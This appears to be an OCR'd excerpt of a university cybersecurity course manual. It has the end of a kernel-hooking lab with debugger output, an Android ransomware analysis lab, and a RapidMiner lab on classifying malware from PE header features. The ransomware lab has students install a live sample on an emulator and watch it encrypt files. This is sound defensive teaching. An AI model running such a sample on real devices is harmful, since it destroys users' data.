
kd> !devobj ffab4938



```
kd> !devobj ffab4938
Device object (ffab4938) is for:
  \Driver\KL1 DriverObject 8194f2a0
Current Irp 00000000 RefCount 0 Type 00000012 Flags 00000000
DevExt ffab49f0 DevObjExt ffab4a10
ExtensionFlags (0000000000)
AttachedTo (Lower) 818f1dc0 \Driver\Tcpip
Device queue is not busy.
```

kd> !drvobj kl1

This project is financed by: Tempus



```
kd> !drvobj kl1
Driver object (8194f2a0) is for:
 \Driver\KL1
Driver Extension List: (id , addr)

Device Object list:
ff8e8db8  ff702030  ffa88030  ffbd4338
ff8d6260  ffab4938  ffbb39d8  ffb655b0
ffb92ad0  818904c8  ffa9e4d8  ffbdfd30
818bd0d0  8194f188
```

Questions

1. What is “inline - relative jump” or splice hooking?
2. What is SSDT? What is the difference between SSDT and Shadow SSDT?
3. Who and why install hooks into the system?
4. What is “IAT Modification”?
5. What types of hooks do you know? Explain them.

Sources

1. Rootkits and Anti-Rootkits http://av-school.com/article/a-22.html
2. Low-level programming http://wasm.ru
3. MSDN http://msdn.microsoft.com/en-us/library/ff551891(v=VS.85).aspx

This project is financed by: Tempus

ENGENSEC
Educating the Next generation experts in Cyber Security

Lab 8. Android Malware Analysis

Goal: To gain skills in disassembling and debugging malicious Android applications.

Software:

OS: Windows XP, 7, 8

You will need the following software to be installed:

- JRE/JDK
- Apache ANT (building scripts - Java "make")
- Android SDK (inside of Android Studio)
- Android NDK (android-ndk-r10d)
- Cygwin (+ "make" package in Devel section)
- .NET4 for Windows XP

Tools for APK Disassembling:

- apktool
- dex2jar-0.0.9.15
- Java decompiler (jd-gui-0.3.6.windows)
- signing tool (Sign+_v1.2.2)

Set System Variables:

- JAVA_HOME (C:\Program Files\Java\jdk1.8.0_31)
- PATH (C:\Android\android-ndk-r10d;C:\cygwin;C:\Android\work\sdk\platform-tools;C:\Android\work\sdk\tools;C:\Python27;C:\Android\apktool;C:\Android\apache-ant-1.9.4\bin;C:\Program Files\Java\jdk1.8.0_31\bin;)

Steps:

1. Download a sample for analysis.
2. Disassemble and decompile the sample to view source code.
3. Write malware analysis report.
4. Patch the sample to turn it to non-malicious sample

This project is financed by: Tempus

ENGENSEC
Educating the Next generation experts in Cyber Security

Study Guide

Tasks

1. Watch the video with the demo.
2. Open SDK Manager or directly AVD (Android Virtual Device) Manager to run the available configuration on emulator.
3. Find the sample in the Lab8 folder (you can also download it from here)
4. Open CMD (command line) in the current folder.
5. Copy several files (docs, pictures) to sdcard.
   Example in cmd:
   ```
   adb push pic.png /sdcard/
   ```
6. Install sample:
   ```
   adb install Android_ransom.apk
   ```
7. What can you see?
8. Try to close the application.
9. Try to find out installed services.
10. Go to the sdcard and check the previously copied files.
    ```
    adb shell
    cd /sdcard/
    ls
    ```
11. Analyze the sample.
12. Write the report and describe malicious activity.
13. Patch the application to recover (decrypt) your files.
14. During the Lab you can use the following tools located in "c:/Android/" or already installed on your lab VM:
    a. 7z to unpack .apk file
    b. dex2jar - to convert .dex file to .jar
    c. JavaDec - to decompile .jar and see the pseudocode
    d. apktool.bat d <APK file> - to dissassemble and decompile .apk package
    e. apktool.bat b - to build .apk package
    f. Sign+ - to sign the built .apk with a debug signature

    Useful commands:

    g. adb install file.apk - install Android app
    h. adb uninstall app_name - uninstall Android app

This project is financed by: Tempus

i. adb push pic.png /sdcard/ - copy file to emulator
j. adb pull /sdcard/pic.png - get file from emulator

Questions

1. What APK file is?
2. What is ADB?
3. What is the type of malicious program udner analysis?
4. How can you remove the infection?
5. How can you decrypt the encrypted files?

Sources

1. Android Hacker’s Handbook, published by John Wiley & Sons, Inc., 2014

This project is financed by: Tempus

Lab 9. Data Mining with RapidMiner

Goals:

- Familiarize with the basic approach to build Data Mining – based heuristic systems aimed at malware detection procedures;
- Get practical skills of using Data Mining analytics platform for solving tasks from the scope of malware detection and analysis.
    - Learn the full proposed sequence of steps, including (1) Feature Extraction, (2) Feature Selection, (3) Model Instantiation, (4) Model Validation;
    - Check how the process matches the data processing flow in RapidMiner 6.0;
    - Implement Feature Extraction step. Format the data into the structure acceptable by RapidMiner;
    - Load the extracted data, take into use Feature Selection operator. Check the list of the most valuable features.
    - Adopt existing classification approaches to build different decision making schemes.
    - Implement 10-fold cross validation procedure. Choose the best model.
    - Get familiar with auxiliary RapidMiner operators (e.g. saving models, saving data, looping parameters).

Software:

- OS
    - Windows (Linux)
- (optional: pre-installed Python 2.7 if we want to work with real PE32 executable in order to ask students to perform feature extraction step) and RapidMiner 6.0 on top of that;
- Python modules (pefile.py module);
- RapidMiner (free version), available at https://rapidminer.com/
- Extra data for experimenting with RapidMiner analytics platform (see Sources section).
    - Two sets of data descriptions (raw features) associated with labels “clean” and “malicious” (500 instances per each category). The data is to be extracted from a set of PE32 files with static parser. The data includes only information blocks from PE32 headers (File Header,

This project is financed by: Tempus

Optional Header, Sections Table, Import Directories) and therefore cannot pose any harm for students' computers).

- Input file with extracted raw data: *joined_data.dat*
- Input file with structured data to be used by RapidMiner: *joined_data.aml* (unfortunately, it cannot be read by the trial version of the RapidMiner). So you need to put efforts to name all attributes manually when loading data into RapidMiner.

Study Guide

Description of PE32 attributes to be analyzed.


Name	Type	Meaning
id	text (SHA1 hash)	Object's unique identifier
class	binomial (Clean | Malicious)	Object's class
fhSecNum	integer	Number of sections
fhCharac	integer	PE characteristics
ohImgSize	integer	Size of image
ohSecAlign	integer	Section alignment
ohCodeSize	integer	Size of code
ohFilAlign	integer	File alignment
ohSybsystem	integer	Sybsystem
shSecName%X%	text	Name of section X+1 (four attributes)
shSecEntr%X%	float	"Entropy" of section X+1 (four attributes)
%DLLNAME%.[dll|exe|drv]	binomial (False | True)	Indicates whether the object imports corresponding module implicitly (twenty five attributes)

You can view all these parameters in PEView.


This project is financed by: Tempus

Tasks

1. Read the study guide.
2. Download the file with raw PE data for analysis.
3. Check out the input raw data. What type of features do you see?
4. Open any PE32 file by PEView tool and try to find the similar data fields yourself.
5. Launch RapidMiner analytics platform;
6. Load the raw data ("Import CSV file"->"joined_data.dat"), specify delimiter "Space" to split values in the file.


172.16.2.53 - Remote Desktop Connection
Offline
Operators
Process
Search
Process Control (40)
Utility (52)
Repository Access (6)
Import (26)
Export (17)
Data Transformation (114)
Modeling (118)
Evaluation (29)
Connectors (13)
Main Process
inp
Leverage the Wisdom of Crowds to get operator recommendations based on your process design!
Activate Operator Recommender
Repositories
Import CSV File...
Import
Import a CSV File (.csv) into an existing repository.
Import XML File...
Import Access Database Table...
Import Database Table...
Import Binary File...

This project is financed by: Tempus


172.16.2.53 - Remote Desktop Connection
File Edit Process Tools View Help
Offline
Home
Design (F8)
Results (F9)
Data import wizard - Step 1 of 5

This wizard guides you to import your data.
Step 1: Please select the file that should be imported.

Documents

Bookmarks
--- Last Directory


```
File Name            Size    Type      Last Modified
joined_data.aml      50 KB   AML File  May 3, 2015
joined_data.dat      7 MB    DAT File  May 3, 2015
joined_data2.dat     7 MB    DAT File  Sep 3, 2015
```

joined_data.dat

All Files

Previous
Next
Finish
Cancel

This project is financed by: Tempus


172.16.2.53 - Remote Desktop Connection

Data import wizard - Step 2 of 5

This wizard guides you to import your data.
Step 2: Please specify how the file should be parsed and how columns are separated.

File Reading

File Encoding: windows-1252

[ ] Trim Lines

[✓] Skip Comments: #

Column Separation

( ) Comma "," [✓ Space]
( ) Semicolon ";" ( ) Tab
( ) Regular Expression: ,\s*|;\s*


Escape Character: \

[✓] Use Quotes: "

false	false	516096.0	true	2.0	true	false	false	false	6.47048907	4.48092293	5.44602102	6.649024
false	false	151552.0	false	2.0	true	true	false	false	3.95865567	4.39701363	4.49980863	6.273114
false	false	1110016.0	true	2.0	true	false	false	false	6.11034752	3.60298820	4.77301182	6.526289
false	false	61440.0	true	2.0	true	true	false	false	0.0	4.91945450	1.57355135	6.238913
false	false	290816.0	true	2.0	true	false	false	false	3.87321614	1.38581019	5.25601005	6.119207
false	false	274432.0	true	2.0	true	false	false	false	5.80472943	2.54184221	5.27720496	6.535650
false	false	28672.0	false	2.0	true	true	false	false	3.05905770	0.14095848	4.84700110	6.061633
false	false	45056.0	false	2.0	true	true	false	false	0.0	5.02265442	0.13807818	5.643040
false	false	53248.0	false	2.0	true	false	true	false	4.40418304	0.0	3.77031387	6.564716
false	false	180224.0	false	3.0	true	false	false	false	4.70424436	1.74477905	3.61236231	5.818388
false	false	1433600.0	false	2.0	true	false	false	false	0.0	5.04898397	5.46530235	6.709385
false	false	249856.0	true	2.0	true	false	false	false	3.93595358	3.15231018	4.94456185	6.609365
false	true	266240.0	true	2.0	true	false	true	false	3.11319832	4.12597388	5.07625734	6.683067
false	false	28672.0	false	2.0	true	true	false	false	1.99055573	1.82477376	2.26972096	4.690075
false	false	57344.0	false	2.0	true	false	false	false	4.25081421	2.25832916	5.34085196	6.574545
false	false	61440.0	false	3.0	true	true	false	false	0.0	1.66295879	0.25617998	5.983079

Row, Column	Error	Original value	Message

This project is financed by: Tempus



172.16.2.53 - Remote Desktop Connection
File Edit Process Tools View Help
Offline
Home
Design (F8)
Results (F9)
Data import wizard - Step 3 of 5
Previous
Next
Finish
Cancel

This wizard guides you to import your data.
Step 3: In RapidMiner Studio, each attribute can be annotated. The most important annotation of an attribute is its name - a row with this annotation defines the names of the attributes. If your data does not contain attribute names, do not set this property. If further annotations are contained in the rows of your data file, you can assign them here.

Annotation	att1	att2	att3	att4	att5	att6	att7	att8	att9	att10	att11	att12
Name	false	false	516096.0	true	2.0	true	false	false	false	6.47048907	4.48092293	5.446021
-	false	false	151552.0	false	2.0	true	true	false	false	3.95865567	4.39701363	4.499808
-	false	false	1110016.0	true	2.0	true	false	false	false	6.11034752	3.60298820	4.773011
-	false	false	61440.0	true	2.0	true	true	false	false	0.0	4.91945450	1.573551
-	false	false	290816.0	true	2.0	true	false	false	false	3.87321614	1.38581019	5.256010
-	false	false	274432.0	true	2.0	true	false	false	false	5.80472943	2.54184221	5.277204
-	false	false	28672.0	false	2.0	true	true	false	false	3.05905770	0.14095848	4.847001
-	false	false	45056.0	false	2.0	true	true	false	false	0.0	5.02265442	0.138078
-	false	false	53248.0	false	2.0	true	false	true	false	4.40418304	0.0	3.770313
-	false	false	180224.0	false	3.0	true	false	false	false	4.70424436	1.74477905	3.612362
